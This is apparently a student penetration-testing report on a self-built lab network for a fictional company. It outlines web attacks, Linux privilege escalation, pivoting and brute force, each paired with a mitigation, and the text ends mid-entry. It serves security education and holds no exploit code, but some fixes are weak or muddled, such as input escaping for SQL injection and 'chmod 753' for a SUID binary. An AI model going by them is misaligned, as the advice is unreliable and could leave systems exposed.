

C200 IT SECURITY

Date of Submission: 02-02-2021

Submitted By:

|  |  |
| --- | --- |
| 190\*\*\*\*\* | Muhd Wafiyuddin |
| 190\*\*\*\*\* | Tun Siang |
| 190\*\*\*\*\* | Justin |
| 190\*\*\*\*\* | Irfan |

# ACKNOWLEDGEMENTS

***Section Explanation:*** *You may want to thank those individuals who have assisted your team during your project. You could also mention any organizations that have helped you while you have been carrying out the project.*

**TABLE OF CONTENTS**

[ACKNOWLEDGEMENTS 2](#_heading=h.1fob9te)

[ABSTRACT 4](#_heading=h.2et92p0)

[1](#_heading=h.tyjcwt) Introduction 5

[2](#_heading=h.3dy6vkm) Project Specification and Plan 6

[2.1](#_heading=h.1t3h5sf) Project Overview 6

[2.2 Project Plan 7](#_heading=h.2s8eyo1)

[3](#_heading=h.17dp8vu) Pentesting Report 8

4 [Conclusions 12](#_heading=h.2xcytpi)

[References 13](#_heading=h.1ci93xb)

[Appendices 14](#_heading=h.3whwml4)

[Project Poster 15](#_heading=h.2bn6wsx)

# ABSTRACT

In this report we are going to cover the few types of the vulnerability that we have managed to test on the server and exploit it. In addition, looking forward after we gain access to the Web Server, then we try to exploit other machines to gain access and steal the “Secret Formula”. The project is called “Cool4Guys” project, where we try to exploit the network and gain access to it. The final conclusion for this project is where when we try to manage to exploit their infrastructure, we will try to mitigate those which are vulnerable to the system. In addition

# Introduction

In this report, we are doing a Pentesting report where we exploit the infrastructure and gain access to their machines. From there we provide steps on how to mitigate and ensure that the attacker will not have the opportunity to hack into the company infrastructure.

The problem found within the “Cool4Guys” organisation is that they have a vulnerable infrastructure in which enable hackers to gain access into the system and exploit few machines which cause data breaches and leak all of the information. So hearing this situation, we are tasked to test their infrastructure and point out any vulnerable infrastructure that the company has.

The importance of solving this problem is to ensure that in the future, the hacker will not be able to exploit the company infrastructure the same way as shown in the report which emphasises the company Infocomm Security. By doing the pentesting report, we can point out the vulnerability exploited and find ways to mitigate it to improve the security of “Cool4Guys” company.

# Project Specification and Plan

Resources Required:

- 2 Laptops (8 GB RAM minimum)

- Wireless Access Point / Switch (Optional)

- Ethernet Cables (Optional)

- Penetration testing toolkit (e.g. Kali Linux, Metaspoilt, Nmap, .etc)

- Virtualization software (VMware Workstation) - Virtual machines / Docker (e.g. operating systems

Project Requirements:

Functional requirements Design and implement a Penetration testing laboratory based on the following requirements:

1.) Selection and usage of penetration testing tools (e.g. Kali Linux, nmap, Nessus, OpenVAS, Metasploit, Nikto, Dirbuster, BurpSuite, Sqlmap, THC-Hydra, etc)

2.) Usage of Automation tools for penetration testing (e.g. NSE (nmap scripting engine), Shell/Bash code, Windows PowerShell, etc.)

3.) Usage of custom exploits (e.g. C/Python/Perl scripts).

4.) Network infrastructure implementation (e.g. switch/hub, WEP/WPA/WPA2 on wireless AP, firewall)

5.) System infrastructure implementation: selection and implementation of Vulnerable Systems. Selection/Implementation should be based on multiple different operating systems including but not limited to the following:

i) Microsoft Windows XP/7/8/10, Server 2003/2008/2012/2016 , etc.

ii) Linux Ubuntu/Fedora/etc. However, you are not allowed to use preconfigured OS such as Metaspoiltable.

iii) Any other windows or Linux server based operating systems. You are to use VMware workstation as your virtualization platform.

Vulnerabilities to be exploited can include but not limited to the following:

i) Insecure user/file permissions such as Sudo , SUID and unquoted service paths

ii) Buffer Overflow (Using different methods such as the NOP Sled, JUMP ESP, SEH, etc.)

iii) Outdated plugins/software such as java, acrobat reader

iv) Kernel exploit

v) Post-installed software

vi) Post-installed services (Such as the use of SSH tunnelling: local port , remote port, and dynamic port forwarding for pivoting purposes)

vii) Eternal Blue/Romance

viii) HeartBleed

ix) ShellShock

x) BlueKeep

xi) DirtyCow

xii)Misconfiguration of the OS such as enabling of RDC (Remote Desktop Connection).

6.) Linux Web Server hosting a vulnerable PHP web application. The web application should contain vulnerabilities and be susceptible to attacks including, but not limited to the following:

i) SQL injection (e.g. malicious read, write, delete operations on the database)

ii) XSS (Cross Site Scripting)

iii) XSRF (Cross Site Request Forgery)

iv) Weak Authentication and session management

v) Command injection vi) Local/Remote File Inclusion

vii) Security misconfiguration

7.) Detailed explanations together with relevant countermeasures for each of the identified vulnerabilities should be presented to the evaluators in a clear and concise manner.

8.) Full technical documentation (user & trainer) to be provided. Documentation should contain details such as:

i) Network Diagram

ii) Use Case Diagram, ERD Diagram for the Vulnerable Web Application

iii) Detailed steps taken and results of all port scanning and vulnerability scanning activities.

iv) Vulnerabilities of the implemented systems

v) Exploit steps

vi) Countermeasures to be applied to the vulnerabilities

## Project Overview

Recently, companies and governments alike have gone through wave after wave of cyber-attacks/hacks through different avenues (e.g. network, websites, malicious insiders, etc.). In order to defeat the hackers, IT professionals will need to know how to think like one. However, Singapore’s lack of IT Security professionals has always been the main concern of the nation. Moreover, the other main issue is the lack of training grounds. This project will equip the students the skillset to set up a penetration-testing laboratory and CTF (Capture the Flag) system for the purpose of ethical hacking training. The end product/infrastructure can be used to train IT security practitioners to harness their ethical hacking skills with cyber defence in mind.


The objective is to reinforce the knowledge of IT security management and ensure that we ourselves can protect the IT infrastructure from any attacks from any hackers and promote national defense from any infocomm infiltration or hacking.


This is a project, to implement and reinforce our knowledge on how is like to be a pentester and make improvement in the company infrastructure, we need to create our own scenarios where all of our knowledge of IT security is being put together and test our knowledge beyond what is learned in class.


## 2.2 Project Plan


The project plan for “Cool4Guys” team, is where we work together in the story and network diagram to know the overall situation of the company and the purpose we want to infiltrate the company IT infrastructure. As a team we are tasks with different exploits and handling different types of Operating systems Below is our Task Allocation for the team members who are involved in this project.

Task Allocation:










Our Network Diagram:



Our Story flow:

Story 1 (Our Demonstration)

An attacker from outside (the public) wants to steal the secret formula for our console. To make this, the attacker saw the vulnerability in the website of the company try to exploit to gain the secret formula from there in the file server. The whole purpose of attack from outside is to get a file that can only be accessed with people with high privilege(NT/Authority) Which contains the employee data, and the secret technology that we use to create our consoles.

Story 2 (Our Demonstration)

An insider attacker (Internal) with a goal to change the salary due to the attacker not happy with that and want to change it. The second attack which is from the inside is with the use of AD, either the kerberos or whatever get the thing change the pay

# Pentesting Report

***Report Sample:***

**Vulnerability Exploited:** <Exploit name>

**System Vulnerable:** <IP address>

**Vulnerability Explanation:** <Explain, describe and know the nature of the exploit>

**Vulnerability Fix:** <Steps need to be taken to mitigate it>


**Severity:** <Low, Medium, High, Critical>


------------------------------------------------

<video & explanation + Mitigation in the video>


------------------------------------------------

Web Recon







Looking at the Company website



Website vulnerability scanning:



Scan the path of the web server:



From the scans, we found out that the website is vulnerable to CSRF, XSS, SQL injection, path traversal etc.

Start here:

**Vulnerability Exploited:** SQL Injection

**System Vulnerable:** 192.168.1.3 (Web Server)

**Vulnerability Explanation:** SQL Injection is a code injection technique that places malicious code in SQL statements via webpage input. If user input is not validated, they may pass a SQL statement that will unknowingly run on your webpage and be passed to your DBMS to run on your database. SQL Injection can be used to gain access to an account, retrieve tables, records in the tables or even destroy table or the database itself.

**Vulnerability Fix:** To fix this, I validated user input in the login page where it asks for the user’s username and password. I used the function ‘mysqli\_real\_escape\_string’ that checks the username and password value and removes special characters from them.

**Severity:** Medium

------------------------------------------------

SQL Injection video:

Part 1:

Part 2:

------------------------------------------------

**Vulnerability Exploited:** Session hijacking - Brute force

**System Vulnerable:** 192.168.1.3 (Web Server)

**Vulnerability Explanation:** By using BurpSuite, we are able to intercept the HTTP response and requests to and from the website. When logging in, we are able to see the PHPSESSID set for the user is always a fixed one. It can be decoded through brute-force as it is encoded in base64. Seeing the convention set for the users’ PHPSESSID, we use the same convention against it to guess the admin’s assigned PHPSESSID.

**Vulnerability Fix:** To fix this, I used an algorithm to assign a random PHPSESSID for every user and the admin. The algorithm creates a random string of 32 alphanumeric characters, uppercase and lowercase so that it is more difficult to brute force the PHPSESSID as it will take too long.

**Severity:** Medium

------------------------------------------------

Session Hijacking - Brute Force video:

------------------------------------------------

**Vulnerability Exploited:** Cross Site Request Forgery

**System Vulnerable:** 192.168.1.3 (Web Server)

**Vulnerability Explanation:** Cross Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they’re currently authenticated. With a little help of social engineering (such as sending a malicious website, email etc), an attacker may trick the end user logon to a web application into executing actions of the attacker’s choosing.

**Vulnerability Fix:** To fix this, I implemented a CSRF token which makes CSRF attacks impossible for an attacker to construct a fully valid HTTP request suitable for feeding to a victim user.

**Severity:** Medium

------------------------------------------------

Cross-Site Request Forgery video:

Coming from web enumeration, I found out that the website <<http://www.cool4guys.com/>> is vulnerable to CSRF attack. As well as the forum page is vulnerable to Stored XSS attack.

------------------------------------------------

**Vulnerability Exploited:** Local File/Remote File Inclusion

**System Vulnerable:** 192.168.1.3 (Web Server)

**Vulnerability Explanation:** remote File Inclusion (RFI) and Local File Inclusion (LFI) are vulnerabilities that are often found in poorly-written web applications. These vulnerabilities occur when a web application allows the user to submit input into files or upload files to the server..

**Vulnerability Fix:** To fix this, I implemented a whitelist that completely prevent any form of file traversal to only get what is requested..

**Severity:** High

------------------------------------------------

LFI Video:

RFI Video:

------------------------------------------------

**Vulnerability Exploited:** File Upload Vulnerability

**System Vulnerable:** 192.168.1.3 (Web Server)

**Vulnerability Explanation:** This vulnerability allows attackers to upload any files including malicious payload. This malicious payload is then executed remotely, giving the attacker a remote shell of the Web Server. Without any validation, this makes file upload to be vulnerable in which it can be exploited by the attacker.

**Vulnerability Fix:** Enable validation when uploading a file. For example, if we want to upload an image file, validate it to only image files such as png, jpg, jpeg and etc.

**Severity:** Medium

------------------------------------------------

File Upload Vulnerability video:

------------------------------------------------

**Vulnerability Exploited:** Cross-site Scripting

**System Vulnerable:** 192.168.1.3 (Web Server)

**Vulnerability Explanation:** It is a type of injection in which the attacker injects malicious scripts on a website. It occurs when an attacker uses a web application to send the malicious code, usually a type of script code.

**Vulnerability Fix:** Ensure that to validate any user input by sanitizing HTML inputs and use the escaping & encoding techniques.

**Severity:** High

------------------------------------------------

Cross-site Scripting video:

------------------------------------------------

**Vulnerability Exploited:** Overlayfs privilege escalation

**System Vulnerable:** 192.168.1.3 (Web Server)

**Vulnerability Explanation:** This technique which mainly focuses on Linux Machine which provides form any permission to root permission (Privilege escalation). This is exploitable with kernels that are before 26/12/2015. With a root permission, we can do basically anything with the machine. Basically a total take over of the machine.

**Vulnerability Fix:** To fix this, we need to ensure that the kernel terminal is up to date and use kernel version release after year 2015.

**Severity:** Critical

------------------------------------------------

Overlayfs privilege escalation video:

------------------------------------------------

**Vulnerability Exploited:** Remote Privilege Escalation - Dirtycow

**System Vulnerable:** 192.168.1.3 (Web Server)

**Vulnerability Explanation:** A race condition found in the way the Linux kernel’s memory subsystem handles the copy-on-write breakage of private read-only memory wrappings. An unprivileged user can use this flaw to gain write access to read-only memory mappings and increase privileges on the system.

**Vulnerability Fix:** Update the kernel of the web server to 4.8.0-26.28

**Severity:** High

------------------------------------------------

Remote privilege escalation - Dirty Cow video:

------------------------------------------------

**Vulnerability Exploited:** Pivoting using chisel

**System Vulnerable:** 180.129.48.20 (Attacker) to 192.168.1.3 (Web Server) to 10.0.0.47 (Mail Server)

**Vulnerability Explanation:** Pivoting is a standard method for lateral movement from one machine to another machine and gaining access to it. This can be done by different means of pivoting such as Proxychains, SSL port forwarding, Socat and much more. In this case, i'm using chisel

**Vulnerability Fix:** This can be fixed by enforcing privilege separation which means standard users must not have the privilege to do anything. Hence when an attacker uses this technique it is limited and fairly restricted in scope.

**Severity:** High

------------------------------------------------

------------------------------------------------

**Vulnerability Exploited:** Brute force telnet with hydra

**System Vulnerable:** 10.0.0.47 (Mail Server)

**Vulnerability Explanation:** telnet on the Mail server is prone to brute force attack

**Vulnerability Fix:** This can be fixed by setting some telnet brute force protector as well as setting how many times you can do telnet before getting stopped.

**Severity:** High

------------------------------------------------

------------------------------------------------

**Vulnerability Exploited:** misconfigured SUID file cp

**System Vulnerable:** 10.0.0.47 (Mail Server)

**Vulnerability Explanation:**The cp file in the mail server is misconfigured with the wrong SUID, allowing the attacker to change password, add user, privilege escalation etc. For example by using cp to copy a new attacker controlled passwd file overwriting the old one

**Vulnerability Fix:** This can be fixed by setting the chmod to 753 for example, so the other people accept root can only see and use it if it is under the sudo group.

**Severity:** High

------------------------------------------------

------------------------------------------------

**Vulnerability Exploited:** Vulnerable Sudo

**System Vulnerable:** 10.0.0.47 (Mail Server)

**Vulnerability Explanation:**This sudo version is prone to the CVE 2019-18634 which is a bss buffer overflow that will privilege escalation into root.

**Vulnerability Fix:** This can be fixed by updating the sudo version to the newest one.

**Severity:** High

------------------------------------------------

------------------------------------------------

**Vulnerability Exploited:** Pivoting using Standard User Account

**System Vulnerable:** 192.168.1.3 (Web Server) to < Ip address> (File Server)

